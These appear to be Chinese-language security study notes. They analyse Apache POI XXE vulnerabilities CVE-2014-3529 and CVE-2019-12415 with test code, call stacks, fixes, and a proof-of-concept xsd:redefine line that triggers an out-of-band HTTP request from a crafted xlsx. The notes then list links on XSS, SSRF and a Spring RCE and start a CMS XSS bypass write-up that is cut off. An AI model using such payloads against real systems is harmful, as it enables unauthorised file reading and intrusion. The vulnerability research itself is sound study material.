0x01 概述

apache poi 这个组件实际上在 java 应用中蛮常见的，这个组件主要用在 word 文档或者 excel 文件导入的业务场景下使用。众所周知，这些文档实际上也是一个类似压缩包一类的存在，所以今天就看看这个东西。

0x02 漏洞分析

CVE-2014-3529

apache poi 在3.10.1之前存在XXE漏洞

漏洞场景搭建


测试代码

```
import org.apache.poi.EncryptedDocumentException;
import org.apache.poi.openxml4j.exceptions.InvalidFormatException;
import org.apache.poi.ss.usermodel.Sheet;
import org.apache.poi.ss.usermodel.Workbook;
import org.apache.poi.ss.usermodel.WorkbookFactory;
import java.io.FileInputStream;
import java.io.IOException;
public class CVE20143529 {
    public static void main(String[] args) throws IOException, EncryptedDocumentException, InvalidFormatExceptio
n {
        Workbook wb1 = WorkbookFactory.create(new FileInputStream("test.xlsx"));
        Sheet sheet = wb1.getSheetAt(0);
        System.out.println(sheet.getLastRowNum());
    }
}
```

```
//pom.xml
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <groupId>com.apache.poi</groupId>
    <artifactId>xxe</artifactId>
    <version>1.0-SNAPSHOT</version>
    <dependencies>
        <dependency>
            <groupId>org.apache.poi</groupId>
            <artifactId>poi-ooxml</artifactId>
            <version>3.10-FINAL</version>
        </dependency>
    </dependencies>

</project>
```

漏洞复现

修改 excel 文件中的 [Content_Types].xml 、 /xl/workbook.xml 、 /xl/worksheets/shee1.xml 中均可添加 xxepayload 触发漏洞，我选择在 [Content_Types].xml 文件中添加



漏洞分析

选择在`WorkbookFactory.create`处下一个断点，一步步跟入，来到了 OPCPackage 这个类中

```
public static OPCPackage open(InputStream in) throws InvalidFormatException, IOException {
        OPCPackage pack = new ZipPackage(in, PackageAccess.READ_WRITE);
        if (pack.partList == null) {
            pack.getParts();
        }
        return pack;
    }
```

在这个累里，首先new了一个 ZipPackage 类来解析输入，跟进来很明显是个处理 zip 这类型压缩包的东西

```
ZipPackage(InputStream in, PackageAccess access) throws IOException {
        super(access);
        this.zipArchive = new ZipInputStreamZipEntrySource(new ZipInputStream(in));
    }
```

继续往下走，看到了一个if里面调用了pack.getParts();方法，跟进 getParts


```
public ArrayList<PackagePart> getParts() throws InvalidFormatException {
        this.throwExceptionIfWriteOnly();
        if (this.partList == null) {
            boolean hasCorePropertiesPart = false;
            boolean needCorePropertiesPart = true;
            PackagePart[] parts = this.getPartsImpl();
```

这里不知道漏洞触发点在哪，自然就一步步跟了，首先看到了一个this.getPartsImpl()，跟进这个方法，在这个方法里面看到了一个很眼熟的东西，我们刚刚是在 [Content_Types].xml 文件中添加的payload，这里出现了这个文件


继续跟进 ZipContentTypeManager 这个类，跟进之后才发现，它调用的是它的父类 ContentTypeManager 来进行处理

```
public ZipContentTypeManager(InputStream in, OPCPackage pkg) throws
InvalidFormatException {
        super(in, pkg);
    }
```

跟进 ContentTypeManager ,下图中 parseContentTypesFile 处理了我们的输入



跟进 parseContentTypesFile 终于找到了XXE的触发点



贴一个调用栈

```
parseContentTypesFile:377, ContentTypeManager (org.apache.poi.openxml4j.opc.internal)
<init>:105, ContentTypeManager (org.apache.poi.openxml4j.opc.internal)
<init>:56, ZipContentTypeManager (org.apache.poi.openxml4j.opc.internal)
getPartsImpl:188, ZipPackage (org.apache.poi.openxml4j.opc)
getParts:665, OPCPackage (org.apache.poi.openxml4j.opc)
open:274, OPCPackage (org.apache.poi.openxml4j.opc)
create:79, WorkbookFactory (org.apache.poi.ss.usermodel)
main:12, CVE20143529
```

漏洞修复

可以看到修复方式将 xmlReader.read(in) 变成了 SAXHelper.readSAXDocument(in)

```
private void parseContentTypesFile(InputStream in) throws InvalidFormatException {
        try {
            Document xmlContentTypetDoc = SAXHelper.readSAXDocument(in);
```

然后在 org.apache.poi.util.SAXHelper 中做了一些 xxe 的限制

CVE-2019-12415

In Apache POI up to 4.1.0, when using the tool XSSFExportToXml to convert user-provided Microsoft Excel documents, a specially crafted document can allow an attacker to read files from the local filesystem or from internal network resources via XML External Entity (XXE) Processing.

漏洞场景搭建

测试代码：


```
import org.apache.poi.EncryptedDocumentException;
import org.apache.poi.openxml4j.exceptions.InvalidFormatException;
import org.apache.poi.xssf.extractor.XSSFExportToXml;
import org.apache.poi.xssf.usermodel.XSSFMap;
import org.apache.poi.xssf.usermodel.XSSFWorkbook;
import org.xml.sax.SAXException;

import javax.xml.transform.TransformerException;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;
public class PoiXxe {
    public static void main(String[] args) throws IOException, EncryptedDocumentException, InvalidFormatExceptio
n, TransformerException, SAXException {
        XSSFWorkbook wb = new XSSFWorkbook(new FileInputStream(new File("/Users/l1nk3r/Desktop/CustomXMLMappings
.xlsx")));
        for (XSSFMap map : wb.getCustomXMLMappings()) {
            XSSFExportToXml exporter = new XSSFExportToXml(map); // 使用 XSSFExportToXml 将 xlsx 转成 xml
            exporter.exportToXML(System.out, true);//第一个参数是输出流无所谓，第二个参数要为 true
        }
    }
}
```


```
//pom.xml
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <groupId>com.apache.poi</groupId>
    <artifactId>xxe</artifactId>
    <version>1.0-SNAPSHOT</version>
    <dependencies>
        <dependency>
            <groupId>org.apache.poi</groupId>
            <artifactId>poi-ooxml</artifactId>
            <version>4.1.0</version>
        </dependency>
    </dependencies>
</project>
```

漏洞复现

下载这个excel文件，在 CustomXMLMappings/xl/xmlMaps.xml 文件中增加下面这个代码


```
<xsd:redefine schemaLocation="http://127.0.0.1:8080/"></xsd:redefine>
```






漏洞分析


调用栈太繁琐了，只列几个关键点，程序进行到 XSDHandler#constructTrees 这个方法的时候，抓出来我们poc中的外带地址



下一步在 XSDHandler#resolveSchema 中，把外带地址交给了 getSchemaDocument 处理



最后代码继续往下走，在 XMLEntityManager#setupCurrentEntity 找到了http的请求发起，所以想知道一个XXE漏洞的调用栈，绝大多数情况下，你可以选择在JDK自身的 XMLEntityManager#setupCurrentEntity 中HTTP请求下个断点，然后利用OOB方式利用，很多找到触发过程的调用栈




```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
determineDocVersion:189, XMLVersionDetector (com.sun.org.apache.xerces.internal.impl)
parse:582, SchemaParsingConfig (com.sun.org.apache.xerces.internal.impl.xs.opti)
parse:685, SchemaParsingConfig (com.sun.org.apache.xerces.internal.impl.xs.opti)
parse:530, SchemaDOMParser (com.sun.org.apache.xerces.internal.impl.xs.opti)
getSchemaDocument:2175, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.traversers)
resolveSchema:2096, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.traversers)
constructTrees:1100, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.traversers)
parseSchema:620, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.traversers)
loadSchema:617, XMLSchemaLoader (com.sun.org.apache.xerces.internal.impl.xs)
loadGrammar:575, XMLSchemaLoader (com.sun.org.apache.xerces.internal.impl.xs)
loadGrammar:541, XMLSchemaLoader (com.sun.org.apache.xerces.internal.impl.xs)
newSchema:255, XMLSchemaFactory (com.sun.org.apache.xerces.internal.jaxp.validation)
newSchema:638, SchemaFactory (javax.xml.validation)
isValid:249, XSSFExportToXml (org.apache.poi.xssf.extractor)
exportToXML:211, XSSFExportToXml (org.apache.poi.xssf.extractor)
exportToXML:105, XSSFExportToXml (org.apache.poi.xssf.extractor)
main:20, PoiXxe
```


漏洞修复

修复的方式增加了一行


```
trySetFeature(factory, "http://javax.xml.XMLConstants/feature/secure-processing", true);
```

```
    private boolean isValid(Document xml) throws SAXException {
        try {
            String language = "http://www.w3.org/2001/XMLSchema";
            SchemaFactory factory = SchemaFactory.newInstance(language);
            trySetFeature(factory,  feature: "http://javax.xml.XMLConstants/feature/secure-processing",  enabled: true);
            Source source = new DOMSource(this.map.getSchema());
            Schema schema = factory.newSchema(source);
            Validator validator = schema.newValidator();
            validator.validate(new DOMSource(xml));
            return true;
        } catch (IOException var7) {
            LOG.log( level: 7, new Object[]{"document is not valid", var7});
            return false;
        }
    }
```


然后问题关键点就来到了 SecuritySupport#checkAccess ， 可以看到未修复代码 allowedProtocols 是all，而 acessAny 也是all，所以 checkAccess 结果返回的是null




已修复代码中的 SecuritySupport#checkAccess 方法，可以看到未修复代码 allowedProtocols 是""，而 acessAny 也是all，所以 checkAccess 结果返回的是 http



回到 XSDHandler#getSchemaDocument 中，由于不允许http方式外带数据，因此我们的错误信息自然会出现下图报错里面的部分





最后在简单bb一下，这个洞没啥用，外带也没办法利用FTP client换行那个洞外带数据，所以是个弟中弟的洞

Rerfence：

Apache POI <= 4.1.0 XXE 漏洞 (CVE-2019-12415)

参考文章：

```
https://xz.aliyun.com/t/6996    ---本文复现文章
```

2.2.20 记一次阿里主站xss测试及绕过waf防护

使用工具：

```
https://github.com/chaitin/xray
```

```
https://www.loongten.com/2019/12/20/find-alibaba-xss/    --一枚阿里巴巴主站XSS挖掘之旅
```

书里也有另外的思路，大部分都是各种倒腾方法测试，前面也列举了很多，未授权的别乱搞！！

–

2.2.21 ClassLoader类加载机制

```
https://javasec.org/javase/ClassLoader/
```

该网站是JAVA非常好的一个学习页面，前面也推荐过了，这里提到ClassLoader再次推下！！

2.2.22 浅谈SSRF原理及其利用（dayu-Ninth Day）

```
https://teamssix.com/year/191222-192227.html
```

```
参考文章
https://xz.aliyun.com/t/2115
http://www.liuwx.cn/penetrationtest-3.html
https://www.cnblogs.com/yuzly/p/10903398.html
https://github.com/vulhub/vulhub/tree/master/weblogic/ssrf
https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/
```

2.2.23 Spring-Data-Commons (CVE-2018-1273)

```
http://blog.nsfocus.net/cve-2018-1273-analysis/  自行搭建复现

https://pianshen.com/article/9248784281/     vulhub靶机复现

http://xxlegend.com/2018/04/12/CVE-2018-1273-%20RCE%20with%20Spring%20Data%20Commons%20%E5%88%86%E6%9E%90%E6%8A%A5%E5%91%8A/
```

听老的漏洞了，可以玩玩

2.2.24 xss绕过代码后端长度限制的方法

这篇文章是我近期在审计一套 CMS 的时候顺便写的。

一般来讲程序对于输入字符长度进行限制的方法主要分两种，一种是前端的长度限制，这种的绕过只需要修改前端源码即可，或者本地构造一个表单。

本次审计的这套 CMS 存在一个 XSS 漏洞，由于日志入库验证不严格导致存在该漏洞，只需要尝试登陆即可写入 payload

```
$uid = 0;

$cfrom = $this->method->request('cfrom', $cfrom);

$token = $this->method->request('token');

$device= $this->method->request('device', $device);

$ip = $this->method->request('ip', $this->method->ip);

$web = $this->method->request('web', $this->method->web);

$cfroar= explode(',', 'pc,reim,weixin,appandroid,appiphone,mweb');

if(!in_array($cfrom, $cfroar))return 'not found cfrom';

if($user=='')return '用户名不能为空';

if($pass==''&&strlen($token)<8)return '密码不能为空';

